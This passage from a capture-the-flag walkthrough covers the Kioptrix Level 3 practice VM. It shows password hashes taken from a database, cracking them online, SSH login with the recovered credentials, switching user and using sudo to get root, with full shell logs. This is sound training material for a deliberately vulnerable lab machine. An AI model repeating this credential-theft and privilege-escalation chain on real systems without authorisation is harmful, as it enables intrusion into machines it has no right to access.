phpMyAdmin - 2.11.3deb1ubuntu1.3
MySQL client version: 5.0.51a
Used PHP extensions: mysql
Language
English
Theme / Style:
Original
Font size:
82%
phpMyAdmin documentation
phpMyAdmin wiki
Official phpMyAdmin Homepage
[ChangeLog] [Subversion] [Lists]
phpMyAdmin
Open new phpMyAdmin window

- I then proceeded to navigate to the gallery database and discovered the users dreg and loneferret however, their passwords were stored as hashes.



- To decode the hashes, I used the online lookup database CrackStation which successfully decoded them.



- Proceeded to use identified credentials for user **dreg** for SSH login, which proved to be successful.

```
└─# ssh -oHostKeyAlgorithms=+ssh-rsa dreg@192.168.56.106
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dreg@192.168.56.106's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Feb 25 13:59:33 2026 from 192.168.56.101
```

Privilege Escalation

Using the commands ***id*** and ***whoami***, I was able to confirm that our logged user **dreg** had low-level access. I used the command ***sudo -l*** to view their permissions, which proved to be unsuccessful; nonetheless, I used the command ***su - loneferret*** to switch to user ***loneferret*** and entered their credentials. After confirming that user ***loneferret*** had ***root*** permissions, I simply used the command ***sudo su*** to escalate my privilege.

```
└─# ssh -oHostKeyAlgorithms=+ssh-rsa dreg@192.168.56.106
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dreg@192.168.56.106's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Feb 25 13:59:33 2026 from 192.168.56.101
dreg@Kioptrix3:~$ whoami
dreg
dreg@Kioptrix3:~$ id
uid=1001(dreg) gid=1001(dreg) groups=1001(dreg)
dreg@Kioptrix3:~$ sudo -l
[sudo] password for dreg:
Sorry, user dreg may not run sudo on Kioptrix3.
dreg@Kioptrix3:~$ sudo loneferret
[sudo] password for dreg:
dreg is not in the sudoers file.  This incident will be reported.
dreg@Kioptrix3:~$ su - loneferret
Password:
su: Authentication failure
dreg@Kioptrix3:~$ su - loneferret
Password:
loneferret@Kioptrix3:~$ sudo -l
[sudo] password for loneferret:
User loneferret may run the following commands on this host:
    (ALL) ALL
loneferret@Kioptrix3:~$ ls
checksec.sh  CompanyPolicy.README
loneferret@Kioptrix3:~$ ls -l
total 32
-rwxrwxr-x 1 root root 26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root root   224 2011-04-16 08:51 CompanyPolicy.README
loneferret@Kioptrix3:~$ sudo su
root@Kioptrix3:/home/loneferret# whoami
root
root@Kioptrix3:/home/loneferret# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/home/loneferret#
```

- I then proceeded to explore root directory and was able to capture the root flag.

```
root@Kioptrix3:/home/loneferret# cd /
root@Kioptrix3:/# ls
bin   cdrom  etc   initrd      lib        media  opt   root  srv  tmp  var
boot  dev    home  initrd.img  lost+found mnt    proc  sbin  sys  usr  vmlinuz
root@Kioptrix3:/# cd root
root@Kioptrix3:~# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
```